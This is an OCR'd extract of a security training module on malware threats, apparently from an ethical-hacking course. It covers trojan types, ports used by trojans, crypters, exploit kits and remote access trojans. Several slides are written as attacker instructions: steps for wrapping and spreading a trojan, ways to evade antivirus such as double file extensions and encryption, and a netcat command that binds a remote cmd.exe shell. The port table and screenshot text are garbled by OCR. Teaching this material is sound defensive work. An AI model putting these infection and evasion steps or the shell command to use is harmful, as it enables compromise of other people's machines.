

Malware Threats

Module 06

Unmask the Invisible Hacker.











Module Objectives



- Introduction to Malware and Malware Propagation Techniques
- Overview of Trojans, Their Types, and How to Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Introduction to Computer Worm

- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Malware Countermeasures
- Overview of Malware Penetration Testing
















Trojan Concepts



Virus and Worm Concepts



Malware Reverse Engineering



Malware Detection



Countermeasures



Anti-Malware Software



Penetration Testing

Introduction to Malware



Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

Trojan Horse

Backdoor

Rootkit

Ransomware

Adware

Virus

Worms

Spyware

Botnet

Crypter

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Instant Messenger applications

Browser and email software bugs

IRC (Internet Relay Chat)

NetBIOS (FileSharing)

Removable devices

Fake programs

Attachments

Untrusted sites and freeware software

Legitimate "shrink-wrapped" software packaged by a disgruntled employee

Downloading files, games, and screensavers from Internet sites

Common Techniques Attackers Use to Distribute Malware on the Web



Blackhat Search Engine Optimization (SEO)

Ranking malware pages highly in search results

Social Engineered Click-jacking

Tricking users into clicking on innocentlooking webpages

Malvertising

Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites

Spearphishing Sites

Mimicking legitimate institutions in an attempt to steal login credentials

Compromised Legitimate Websites

Hosting embedded malware that spreads to unsuspecting visitors

Drive-by Downloads

Exploiting flaws in browser software to install malware just by visiting a web page

Source: Security Threat Report (http://www.sophos.com)







Introduction to Malware



Trojan Concepts



Virus and Worm Concepts



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Countermeasures



Anti-Malware Software




Penetration Testing





According to the Symantec Survey 2014 report, nearly every flavor of financial institution is targeted, from commercial banks to credit unions



How Hackers Use Trojans





Common Ports used by Trojans





Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend 1.0, Beta-1.35
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	1807	SpySender	6969	6969 GateCrasher, Priority		Evil FTP, Ugly FTP
22	Shaft	1981	Shockrave	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	00-08 NetMonitor		NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	31337-38	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	8787 BackOfrice 2000		NetSpy DK
80	Executor	2115	Bugs	9872-9875	72-9875 Portal of Doom		BOWhack
421	TCP Wrappers Trojan	2140	The Invasor	9989	iNi-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
666	Satanz Backdoor	3150	The Invasor	11223	Progenic trojan	40421-26	Masters Paradise
1001	Silencer, WebEx	4092	WinCrash			47262	Delta
1011	Doly Trojan	4567	File Nail 1	12223	Hack'99 KeyLogger	50505	Sockets de Troie
1095-98	RAT	4590	ICQTrojan	12345-46	GabanBus, NetBus	50766	Fore
1170	Psyber Stream Server, Voice	5000	Bubbel	12361, 12362	Whack-a-mole		Remote Windows Shutdown
1234	Ultors Trojan	5001	Sockets de Troie	16969	Priority	54321	SchoolBus .69-1.11
1243	SubSeven 1.0 – 1.8	5321	Firehotcker	20001	Millennium	61466	Telecommando
1245	VooDoo Doll	5400-02	Blade Runner	20034	NetBus 2.0, Beta- NetBus 2.01	(65000	Devil

How to Infect Systems Using a Trojan



- O1 Create a new Trojan packet using a Trojan Horse Construction Kit
 - Create a dropper, which is a part in a trojanized packet that installs the malicious code on the target system







How to Infect Systems Using a Trojan (Cont'd)



- O3 Create a wrapper using wrapper tools to install Trojan on the victim's computer
 - 04 Propagate the Trojan
- 05 Execute the dropper
 - 06 Execute the damage routine










When the user runs the wrapped EXE, it first installs the Trojan in the background and then runs the wrapping application in the foreground

The two programs are
wrapped together into
a single file

Attackers might send a birthday greeting that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



Dark Horse Trojan Virus Maker



	(>Daı	rkHorse Trojan Viru	is Maker 1.2)				
ojan Virus Maker 1.2	_						
Client Name	1	Darkhorse Trojan Virus Maker.1.2					
Trojan Virus Maker							
Webcam Streaming	Broken Mouse	Hot Computer	Virus Warnings				
Audio Streaming	Hide Desktop icons	Overloaded Files	Slow Down Computer Speed				
Crazy Mouse	++CC Virus	Hot Machine	Disable Start Button				
Lock Window Live	#C Virus	Remove Documents	Disable Task Manager				
Block All Websites	Flood Large Files	Remove Videos	Disable CMD				
Disable Desktop Icons	Flood Control Error	Remove Music	Disable Norton Antivirus				
Remove Desktop Background	Memory User	Beeping Noise	Disable Avg Internet Security				
Disable Administration	Disable Process	Broken Keyboard	Store Virus				
Trojan Force ShutDown Computer (1 Minute) Restart Computer (1 Minute) LogOff Computer (1 Minute)	Name: Wetka	un Stranning As Text File					

Crypters: AIO FUD Crypter, Hidden Sight Crypter, and Galaxy Crypter



Crypter is a software which is used by hackers to hide viruses, keyloggers or tools in any kind of file so that they do not easily get detected by antiviruses



AIO FUD Crypter




Hidden Sight Crypter



Galaxy Crypter










	HEAVEN CRYPTER
Criogenic Crypter 0.3	Main Options Anti El Block Sees Seare Options Message Download/Blod Crypting Options Crypting Options Sees I con Lecation Browse Cryl Steal I con (extract .exe)
CRIOGENIC	Updates Crypt File
Select File: Features: Obfuscation Real API's	SwayzCryptor 6
Encrypt	FIN [feen Bind [sprg]]
Coded By: LethalHackz Coded In: VB.NET	Cofriscate Start up








Exploit Kit



An exploit kit or crimeware toolkit is a platform to deliver exploits and payloads such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system



Exploit Kit: Infinity



○ Infinity		На сервере: 1	Аккаунт	Баланс	0.5 Пополнить б	влета Выход		ی
Господа! Мы восстановили работу системы 12 ман. как и обещали! Работа продолжается, всем велком!:)								
 Недостаточно средств на баланси: внесите ср 	едства или акка	унг будет заблокиров	an i					
Пополнение баланса Комелёк 2 ⁸	✓	nfinity		Há	cepae per l	Аккаунт	Баланс 0 5	Пополнить былино Выход
Примечание: for service (order 90) Сумма: 8 \$	Господа! Мы	ы восстановили работ	у системы 12 мая, і	ах и обещали! Рабо	га продолжается, во	ем релноис:)		
Я подтверждаю, что совершил данный перевод.	В Недос	таточно средств на б	плансе: внесите ср	едства или аккауит (будет забложирован			
Пополнить баланс	Стата		За минуту	За 5 минут	За 15 минут	За 60 минут	За 24 часа	Boero
		Уники	0		0			0
		Повды	0					0
		Пробив	0.0%	.0.0%	0.0%	0.0%	0.0%	0.0%
	Файлы	Добавить файл						
	Потоки	Добовить начин						
A A A	Оплата	Пополнить баланс						
2 6	Тикеты	Создать новый тик	et l					
See 1	Адреса	Адреса админки:	http://	Let bl	T.			
NO.A		Софт забирают:	- Ins	Turren ove				

Exploit Kits: Phoenix Exploit Kit and Blackhole Exploit Kit



Phoenix Exploit Kit


Blackhole Exploit Kit





Exploit Kits: Bleedinglife and Crimepack





Evading Anti-Virus Techniques



01

Break the Trojan file into multiple pieces and zip them as single file



02

ALWAYS write your own Trojan, and embed it into an application



03

Change Trojan's syntax:

- Convert an EXE to VB script
- Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hide "known extensions", by default, so it shows up only .DOC, .PPT and .PDF)



04

Change the content of the Trojan using hex editor and also change the checksum and encrypt the file



05

Never use Trojans downloaded from the **web** (antivirus can detect these easily)









Command Shell Trojans



- Command shell Trojan gives remote control of a command shell on a victim's machine
- Trojan server is installed on the victim's machine, which opens a port for attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine

```
C:\>nC.exe -h

[v1.10 WT]

connect to somewhere: nc [-options] hostname port[s] [ports] ...

listen for inbound: nc -l -p port [options] [hostname] [port]

options:

-d detach from console, stealth mode

-e prog inbound program to exec [dangerous!!]

-g gateway source-routing hop point[s], up to 8

-G num source-routing pointer: 4, 8, 12, ...

-h this cruft

-i sees delay interval for lines sent, ports scanned

-l listen mode, for inbound connects

-L listen harder, re-listen on socket close

numeric-only IP addresses, no DNS

-o file bex dump of traffic
```

Command Shell Trojan: Netcat

C:> nc <ip> <port>
-t -e cmd.exe

Defacement Trojans



01

Resource editors allow to view, edit, extract, and replace strings, bitmaps, logos and icons from any Window program

02


It allows you to view and edit almost any aspect of a compiled Windows program, from the menus to the dialog boxes to the icons and beyond

03

They apply User-styled Custom Applications (UCA) to deface Windows application




Example of calc.exe Defaced is shown here







Defaced calc.exe




Botnet Trojans





- Botnet Trojans infect a large number of computers across a large geographical area to create a network of bots that is controlled through a Command and Control (C&C) center
- Botnet is used to launch various attacks on a victim including denial-ofservice attacks, spamming, click fraud, and the theft of financial information



Tor-based Botnet Trojans: ChewBacca






ChewBacca Trojan has stolen data on 49,000 payment cards from 45 retailers in 11 countries over a two month span

Botnet Trojans: Skynet and CyberGate









Proxy Trojan

Trojan Proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the Internet

Proxy server Trojan, when infected, starts a **hidden** proxy server on the victim's computer Hidden Server

Infection



Thousands of machines on the Internet are infected with proxy servers using this technique



Victim (Proxied)



Internet



Process

Target Company







W3bPr0xy Tr0j4n is a proxy server Trojan which support multi connection from many clients and report IP and ports to mail of the Trojan owner















Send me c:\creditcard.txtfile

Here is the requested file



(FTP Server

installed in the background)


Volume in drive C has no label. Volume Serial Number is D45E-9FEE Directory of C: 06/02/2014 1,024 .rnd 09/06/2014 0 abc. txt 08/24/2014 <DIR> AdventMet 05/21/2014 0 AUTOEXEC.BAT 05/21/2014 0 CONFIG.SYS 06/04/2014 <DIR> Data 08/11/2014 <DIR> Documents and

Victim

FTP Trojan: TinyFTPD

FTP Trojans install an FTP server on the victim's machine, which opens FTP ports

An attacker can then connect to the victim's machine using FTP port to download any files that exist on the victim's computer



VNC Trojans



VNC Trojan starts a VNC Server daemon in the infected system (victim)

Attacker connects to the victim using any VNC viewer





Since VNC program is considered a utility, this Trojan will be difficult to detect using anti-viruses



Command and control instruction

VNC Traffic



Victim




VNC Server








- Hesperbot is a banking Trojan which features common functionalities, such as keystroke logging, creation of screenshots and video capture, and setting up a remote proxy
- It creates a hidden VNC server to which the attacker can remotely connect
- As VNC does not log the user off like RDP, the attacker can connect to the unsuspecting victim's computer while they are working












They are executed on the internal host and spawn a child at a predetermined time




The child program appears to be a user to the firewall so it is allowed to access the Internet











Shttpd Trojan - HTTPS (SSL)





SHTTPD is a small HTTP Server that can be embedded inside any program



It can be wrapped with a genuine program (game chess.exe), when executed it will turn a computer into an invisible web server



Attacker

IP: 10.0.0.5:443



Normally Firewall allows you through port 443



Encrypted Traffic



Victim IP: 10.0.0.8:443

Connect to the victim using Web Browser http://10.0.0.5:443 Infect the victim's computer with chess.exe Shttpd should be running in the background listening on port 443 (SSL)

ICMP Tunneling





- Covert channels are methods in which an attacker can hide the data in a protocol that is undetectable
- They rely on techniques called tunneling, which allow one protocol to be carried over another protocol
- ICMP tunneling uses ICMP echo-request and reply to carry a payload and stealthily access or control the victim's machine



ICMP Client

(Command:

icmpsend <victim IP>)

ICMP Trojan: icmpsend




ICMP Server

(Command:

icmpsrv -install)




Commands are sent using ICMP protocol



Remote Access Trojans






- This Trojan works like a remote desktop access
- Hacker gains complete GUI access to the remote system

- Infect (Rebecca's) computer with server.exe and plant Reverse Connecting Trojan
- The Trojan connects to Port 80 to the attacker in Russia establishing a reverse connection
- Jason, the attacker, has complete control over Rebecca's machine

Remote Access Trojans: Optix Pro and MoSucker













Remote Access Trojans: njRAT and Xtreme RAT





